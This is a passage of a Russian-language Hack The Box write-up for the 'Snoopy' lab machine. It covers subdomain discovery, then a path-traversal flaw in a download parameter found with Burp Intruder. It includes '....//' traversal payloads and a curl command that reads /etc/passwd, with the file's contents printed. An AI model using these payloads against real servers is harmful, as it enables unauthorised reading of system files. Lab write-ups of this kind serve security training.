


```
________________________________________________

[Status: 200, Size: 3132, Words: 141, Lines: 1, Duration: 62ms]
    * FUZZ: mm
```

Результат сканирования поддоменов

Добавляем найденный поддомен в файл `/etc/hosts` и смотрим страницу.

```
10.10.11.212 snoopy.htb mm.snoopy.htb
```



Where would you like to view this?


You can view Mattermost in the desktop app or continue in your web browser.

☐ Remember my preference

Don't have the Desktop App? Download the app now.

Главная страница mm.snoopy.htb

Нас встречает сервис Mattermost. Тут ничего не сделать, поэтому возвращаемся к первому сайту. Продолжив поиски, обнаруживаем файл, который мы можем скачать.




```
... http://snoopy.htb   GET   /download?file=announcement.pdf   ✓   200   27348     app
... http://snoopy.htb   GET   /download                             200   11363...  app
```

```
GET /download?file=announcement.pdf HTTP/1.1
Host: snoopy.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://snoopy.htb/
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

```

Скачанный файл в Burp Proxy

Burp сразу подсвечивает места, которые могут быть уязвимы для LFI, поэтому тщательно проверим этот запрос. Закидываем его в Burp Intruder и прогоняем по списку с разными вариантами подстановки.



Choose an attack type

Attack type: Sniper


Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://snoopy.htb

```
GET /download?file=§announcement.pdf§ HTTP/1.1
Host: snoopy.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://snoopy.htb/
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

```

Burp Intruder — вкладка Positions




Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	27348	
579	....//....//....//....//etc/hosts	200	☐	☐	511	
580	....//....//....//....//....//etc/hosts	200	☐	☐	511	
581	....//....//....//....//....//....//etc/hosts	200	☐	☐	511	
582	....//....//....//....//....//....//....//etc/hosts	200	☐	☐	511	
583	....//....//....//....//....//....//....//....//etc/hosts	200	☐	☐	511	
1	..//etc/hosts	200	☐	☐	217	
2	../..//etc/hosts	200	☐	☐	217	
3	../../..//etc/hosts	200	☐	☐	217	
4	../../../..//etc/hosts	200	☐	☐	217	
5	../../../../..//etc/hosts	200	☐	☐	217	
6	../../../../../..//etc/hosts	200	☐	☐	217	
7	../../../../../../..//etc/hosts	200	☐	☐	217	
8	../../../../../../../..//etc/hosts	200	☐	☐	217	
9	â¥/etc/hosts	200	☐	☐	217	

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 14 May 2023 16:02:57 GMT
Content-Type: application/zip
Content-Length: 292
Connection: close
Content-Disposition: attachment; filename=press_release.zip

PKZfV«Rápress_package/etc/hostsEÌÍÂ à;OÑÃ³i0ÞÀ_ ÃâÀ¿·w,Óµ§~mÚþÐé9°8ãIJUf13["éÓMuTjçÃ³¼B¾H0\¨#·nãé9Ã´@ÛWµZ4iÿgÓJÒî¦<im-ÞF"Uåýw¥¦L>¼+mgsd2°bÿÃ,J¹¯/PK?ZfV«Rá¤press_package/etc/hostsPKEÉ
```

Burp Intruder — результат перебора

Мы находим такой путь к файлу, который возвращает тот же ответ, что остальные варианты. Повторяем запрос через curl и пробуем скачать файл `/etc/passwd`.

```
curl 'http://snoopy.htb/
download?file=....//....//....//....//....//....//....//....//etc/
passwd' -o f.zip
unzip f.zip
cat press_package/etc/passwd
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/snoopy]
└─$ curl 'http://snoopy.htb/download?file=....//....//....//....//....//....//....//....//etc/passwd' -o f.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   796  100   796    0     0   7409      0 --:--:-- --:--:-- --:--:--  7370

┌──(ralf㉿ralf-PC)-[~/tmp/HTB/snoopy]
└─$ unzip f.zip
Archive:  f.zip
  inflating: press_package/etc/passwd

┌──(ralf㉿ralf-PC)-[~/tmp/HTB/snoopy]
└─$ cat press_package/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
cbrown:x:1000:1000:Charlie Brown:/home/cbrown:/bin/bash
sbrown:x:1001:1001:Sally Brown:/home/sbrown:/bin/bash
clamav:x:1002:1003::/home/clamav:/usr/sbin/nologin
lpelt:x:1003:1004::/home/lpelt:/bin/bash
cschultz:x:1004:1005:Charles Schultz:/home/cschultz:/bin/bash
vgray:x:1005:1006:Violet Gray:/home/vgray:/bin/bash
bind:x:108:113::/var/cache/bind:/usr/sbin/nologin
_laurel:x:999:998::/var/log/laurel:/bin/false
```

Получение файла /etc/passwd

Получаем файл, а значит, уязвимость есть.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

HTB SNOOPY

